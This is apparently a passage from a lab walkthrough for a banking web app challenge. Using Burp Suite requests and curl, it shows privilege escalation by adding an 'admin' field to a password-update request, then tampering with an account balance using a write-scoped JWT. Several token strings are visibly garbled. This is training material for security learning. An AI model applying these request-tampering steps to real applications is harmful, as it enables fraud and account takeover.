
Current Balance: 500

Get Golden Ticket

Click on the Get Golden Ticket button.



Forward the above request.



Notice that a JWT Token is sent in the request.

JWT Token:

eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiaWVudCI6IjY2NvdW50LXJlYWQ1LCJleHAiOiE1NzU0ODcwODgsImhhdCI6MTU3NTg4NjQ0OH0.1mbfch1vv3DvNiWBmpBWace-YosFJba6la-X5hJFfzno6eWSggOC8AMryRIF8AtrAS7yk

MgcsLjsRuX22MqovbrbUMjnkVQ8Ron_sJu2JyHKRh62H7uSxt54s-cx6IAFLGlvUxjfhTqo2cSaNXBsSqcRhi4oiiseHRFX5b342nD9pXL-9RaRv7JxJklgdgUzEtCOnq4U5-cAOzEHKoksBh2EiLzV08J2bS8HZ3YL9gaZZCqWI9y-JDYHWffNv8ljz57nr1KS1pb7xN5bLKhyKQpMJ85Csf2R3ePybE-fcVquXyLVr4myz2_dOiNR0Jpwr47nW2aGNFTi32A6YxQYmw

Visit <https://jwt.io> and decode the above obtained token:

Encoded

PASTE A TOKEN HERE

```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiaWYWNjdCI6MTMzNywic2NvcGUiOiJhY2NvdW50LXJlYWQiLCJleHAiOiJlNzU0ODcwODgsIm1hdCI6MTU3NTg4NjQ0H0.eyJmbGciOiJ1v3DvNiWBmpBWace-YosFJba6la-X5hJFfzno6eWSggOC8AMryR1F8AtrAS7ykMgcsLjsRuX22MqovbrbUMjnkVQ8Ron_sJu2JyHKRh62H7uSxt54s-cx6IAFLGlvUxjfhTqo2cSaNXBsSqcRhi4oiiseHRFX5b342nD9pXL-9RaRv7JxJklgdgUzEtCOnq4U5-cAOzEHKoksBh2EiLzV08J2bS8HZ3YL9gaZZCqWI9y-JDYHWffNv8ljz57nr1KS1pb7xN5bLKhyKQpMJ85Csf2R3ePybE-fcVquXyLVr4myz2_dOiNR0Jpwr47nW2aGNFTi32A6YxQYmw
```

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{  "alg": "RS256",  "typ": "JWT"}
```

PAYLOAD: DATA

```
{  "iss": "Dummy Bank",  "acct": 1337,  "scope": "account-read",  "exp": 1575887088,  "iat": 1575886488}
```

VERIFY SIGNATURE

```
RSASHA256(  base64UrlEncode(header) + "." +  base64UrlEncode(payload),
```

Notice that the token has a scope claim and it is set to the value "account-read".

Forward the above request and view the changes reflected on the web page.

Welcome Elliot!

Account Number: 1337

Check Balance

Current Balance: 500

Get Golden Ticket

Error: You need an account balance > 5000000 to get the Golden Ticket!

As mentioned in the challenge description:

"The authorization system used relies on a scope parameter in the issued token. If the token issued to a user has the scope of "account-write", then they get write access on the account, else, for scope of "account-read", the user gets read-only access to the account."

And the token obtained above has scope set to "account-read".

This means that the above user ("Elliot Alderson") has read-only access to the account. Therefore, he can only read his account balance.

Step 5: Resetting password for Elliot.

Update Profile

Set the password to 123.

Update Profile

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer

Intercept HTTP history WebSockets history Options

✎ Request to http://192.248.164.3:8081

Forward Drop Intercept is on Action

Raw Headers Hex

```

OPTIONS /updatepassword HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Access-Control-Request-Method: POST
Access-Control-Request-Headers: content-type
Referer: http://192.248.164.3:5000/update
Origin: http://192.248.164.3:5000
Connection: close

```

Forward the above request.

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

✎ Request to http://192.248.164.3:8081

Forward Drop Intercept is on Action

Raw Params Headers Hex

```

POST /updatepassword HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.248.164.3:5000/update
Content-Type: application/json
Content-Length: 558
Origin: http://192.248.164.3:5000
Connection: close

{"password": "123", "email": "elliott@evilcorp.com", "token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiaWF0IjE6MTMzNywic2NvcGU1OjJhY2NvdW50LXJlYWQlCjleHA1OjE1ZU40dCwOdGsiImhhdCI6MTU3NTg4NjQ0H0. iMbfc1v3DvNiWBmpBWace-YosFJba6la-X5hJFfzno6ewSggOC8AMryRLF8AtrAS7ykMgcsLjsRuX22MgovbrbUMjnkVQ8Ron_sJu2JyHKRh62H7uSxt54s-cx6LAFLGLvUxjfhTqo2cSaNXBSqCRhi4oiiseHRFX5b342nD9pXL-9RaRv7JxJkIgdgUzEtConq4U5-ca0zEHKoksBh2EiLzV08J2bS8HZ3YL9gaZZCqWl9y-JDYHwffNv8ljz57nr1KS1pb7xN5bLKhyKQpMJ85csf2R3ePybE-fcVquXyLvr4myz2_d01NR0Jpwr47nW2aGNFT132A6YxQYmw"}

```

Forward the above request.

Update Profile

Password was successfully changed! Login again to continue...

OK

New Email ID

Change Email ID

Notice that the password got successfully updated.

Check the response in the HTTP History window in Burp Proxy.

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type
92	http://192.248.164.3:8081	OPTIONS	/updatepassword			200	378	HTML
93	http://192.248.164.3:8081	POST	/updatepassword	✓		200	305	JSON

Request Response

Raw Headers Hex

HTTP/1.0 200 OK
Content-Type: application/json
Content-Length: 87
Access-Control-Allow-Origin: http://192.248.164.3:5000
Vary: Origin
Server: Werkzeug/0.16.0 Python/2.7.15+
Date: Mon, 09 Dec 2019 10:22:39 GMT
{ "admin": "false", "email": "elliott@evilcorp.com", "identifier": "elliott", "password": "123" }

Notice that the response contains the attributes for user Elliot.

All of these parameters except the admin parameter was passed in the request while resetting the password.

Step 6: Making Elliot the admin user.

Resetting the password for Elliot again:


Welcome to Secure Banking WebApp

Login

Username:

Password:

Check the corresponding request in BurpSuite.



Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer

Intercept HTTP history WebSockets history Options


✎ Request to http://192.248.164.3:8081

Forward Drop Intercept is on Action

Raw Headers Hex

```
OPTIONS /login HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Access-Control-Request-Method: POST
Access-Control-Request-Headers: content-type
Referer: http://192.248.164.3:5000/
Origin: http://192.248.164.3:5000
Connection: close
```

Forward the above request.



Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer

Intercept HTTP history WebSockets history Options

✎ Request to http://192.248.164.3:8081

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
POST /login HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.248.164.3:5000/
Content-Type: application/json
Content-Length: 40
Origin: http://192.248.164.3:5000
Connection: close

{"identifier":"elliott","password":"123"}
```

Check the changes reflected on the web page.

Welcome Elliot!

Account Number: 1337

Update Profile

Check Balance

Get Golden Ticket

Click on the Update Profile button.

Update Profile

New Password

Confirm Password

Change Password

Old Email ID

New Email ID

Change Email ID

Set the new password as 1234.

Update Profile

Check the corresponding request in Burp Suite:


DashboardTargetProxyIntruderRepeaterSequencerDecoderComparer

InterceptHTTP historyWebSockets historyOptions

Request to http://192.248.164.3:8081

OPTIONS /updatepassword HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Access-Control-Request-Method: POST
Access-Control-Request-Headers: content-type
Referer: http://192.248.164.3:5000/update
Origin: http://192.248.164.3:5000
Connection: close

Forward the above request.



The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. The 'Request' section is expanded, showing a raw HTTP request. The request is a POST to /updatepassword with a JSON body containing password, email, and token.

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Extender Proj

1 × ...

Send Cancel <| ▾ >| ▾


Request

Raw Params Headers Hex

```
POST /updatepassword HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.248.164.3:5000/update
Content-Type: application/json
Content-Length: 559
Origin: http://192.248.164.3:5000
Connection: close

{"password":"1234","email":"elliott@evilcorp.com","token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdWl0eSB3YWR5IiwiaWF0IjoiYjY2NvdW50LXJlYWQiLCJleHAiOiE1NzU4ODc4NjksImh0bGUzNTg4NzI0X000LjIeAWLfoSzMlYaj_hoZ6uc08pQTry90oc54Qb_WoLXJ_kHnGr5KctZctZl0V6C3b1hyXUNbz7vm4vpFh2MNKDm3js4pL_l9euTnVj73cUUwvVcPDiaJcs_XWBRrqai44RE_QJTY2jCfSntmMT2xnPV054bt9G4YqDA0oN0VvuYSxhA1FeY3B-U9p25TI97eTguCwZMzmQzTDqY8mJng-wSzm0SVg6A0p4gGY71Qy2ftIp0UF1wDwItjmntp3Dq91k0g2Wxc_iSYr-fsJwaSY5XBWRPeXpUGhLMfqAEDvGimhwYTqD0yJ26Z9fy9_bIwhRhBDcyc1GJT7wZ218zmUXnQ"}
```

Add the "admin" field in the JSON that is sent and set its value to "true".



Send the modified request.



Notice the response. It reflects that the role of user elliott has been successfully changed and he had now become the admin.

Login to the web app again using the updated credentials:

Welcome to Secure Banking WebApp

Login

Username:


Password:

Welcome Elliot!

Account Number: 1337

Click on the Check Balance button.

Note: Run the Burp Proxy in intercept mode for this request to get the JWT token passed in the request.



Notice that a JWT Token is passed in this request.

JWT Token:

eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rliwiYWVudCI6MTMzMnYwIiwic2NvcGUiOiJhY2NvdW50LXdyZXhwaWJ0NTc1ODg4NTU5LCJpYXQiOiJlNzU4ODc1NTI9Lilata4kQvI7O8hEZOYDx7crg9quNRcC9TGB29Ca3h88Lnfqr52PJc1ltpgtz0avF4WfrUe1SHAK5Wq0oqQ6r7ISUV5FQQtW8x9gfOboWw_yyrd2piY1ZXZ-XVkpFuln-nsVUukJhcgC9tz44yvVvNNsOMyEyuQHmuGP5Cylu6OopkquY8XADI8TKMq7rDP0ldmb75c7is_AaJTrGjT_U0NtHzWzGa4lkycJig4T7dWUDxcjxFWbBFu8LD0hz7wldasuawF505X7qRwfRzz4cFfHvgQsG_tt8k3P3gc5OPO1wr71t97RSmzdBHvzk75DYkGa-Pw4CTED1goM0GXXg

Decoding this token using <https://jwt.io>:

Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiaWF0IjE1NzU0ODc5NTI5LjkiIat4kQv1708hEZ0YDx7crg9quNRcC9TGB29Ca3h88Lnfnrq52PJc1ltpIgtz0avF4WfRUe1SHak5Wq0oqQ6r7ISUV5FQQtW8x9gf0boWw_yyrd2piY1ZXZ-XVkpFUln-nsVUukJhcgC9tz44yvWvNNs0MyEyuQHmuGP5CyIu6OopkquY8XAD18TKMq7rDP0ldmb75c7is_AaJTrGjT_U0NtHzWzGa4lkycJig4T7dWUDxcjxFWbBFu8LD0hz7wldasuawF505X7qRwfRzz4cFfHvgQsG_tt8k3P3gc50P01wR71t97RSmzdBHvzk75DYkGa-Pw4CTED1goM0GXXg
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "RS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "iss": "Dummy Bank",
  "acct": 1337,
  "scope": "account-write",
  "exp": 1575888559,
  "iat": 1575887959
}
```

VERIFY SIGNATURE

Notice that this token has a scope of "account-write".

Step 7: Increasing the balance for Elliot's account and retrieving the Golden Ticket.

In the challenge description, it is mentioned that the /balance endpoint supports a POST request as well. That request is used to modify the account balance.

Send a POST request to the /balance endpoint and modify the balance of Elliot's account and set it to a value greater than 5000000:

Command: curl -X POST -H "Content-Type: application/json"

http://192.248.164.3:8081/balance -d '{"acct": 1337, "balance": 100000000, "token":

"eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiaWF0IjE1NzU0ODc5NTI5LjkiIat4kQv1708hEZ0YDx7crg9quNRcC9TGB29Ca3h88Lnfnrq52PJc1ltpIgtz0avF4WfRUe1SHak5Wq0oqQ6r7ISUV5FQQtW8x9gf0boWw_yyrd2piY1ZXZ-XVkpFUln-nsVUukJhcgC9tz44yvWvNNs0MyEyuQHmuGP5CyIu6OopkquY8XAD18TKMq7rDP0ldmb75c7is_AaJTrGjT_U0NtHz

WzGa4lkycJig4T7dWUDxcjxFWbBFu8LD0hz7wldasuawF505X7qRwfRzz4cFfHvgQsG_tt8k3P3gc5OPO1wR71t97RSmzdBHvzk75DYkGa-Pw4CTED1goM0GXXg"}'

```
root@attackdefense:~# curl -X POST -H "Content-Type: application/json" http://192.248.164.3:8081/balance -d '{"acct": 1337, "balance": 100000000, "token": "eyJhbGciOiJIUzUuIiwiaXNjaXNpY290IjEwIiwiaWF0IjE1NzU4ODc5NTl9.kiIat4kQvL708hEZ0YDx7crg9quNRcC9TGB29Ca3h88Lnfmrq52Pjc1ltpIgtz0avF4WfRUe1SHAk5Wq0oqQ6r7ISUV5FQQtW8x9gf0boWw_yyrd2piY1ZXZ-XVkpFuln-nsVUukJhcgC9tz44yvWvNns0MyEyuQHmuGP5CyIu60opkquY8XADl8TKMq7rDP0ldmb75c7is_AaJTrGjT_U0NtHzWzGa4lkycJig4T7dWUDxcjxFWbBFu8LD0hz7wldasuawF505X7qRwfRzz4cFfHvgQsG_tt8k3P3gc5OPO1wR71t97RSmzdBHvzk75DYkGa-Pw4CTED1goM0GXXg"}'
{"acct": "1337", "balance": "100000000", "user": "Elliot Alderson"}root@attackdefense:~#
root@attackdefense:~#
```

Notice the account balance now:

Welcome Elliot!

Account Number: 1337

Update Profile

Check Balance

Current Balance: 100000000

Get Golden Ticket

Note: Turn off the intercept mode in Burp Proxy for all further requests.

The balance was updated successfully.

Since the balance is now greater than \$5000000, the Golden Ticket could be retrieved.

Welcome Elliot!

Account Number: 1337

Update Profile

Check Balance

Current Balance: 100000000

Get Golden Ticket

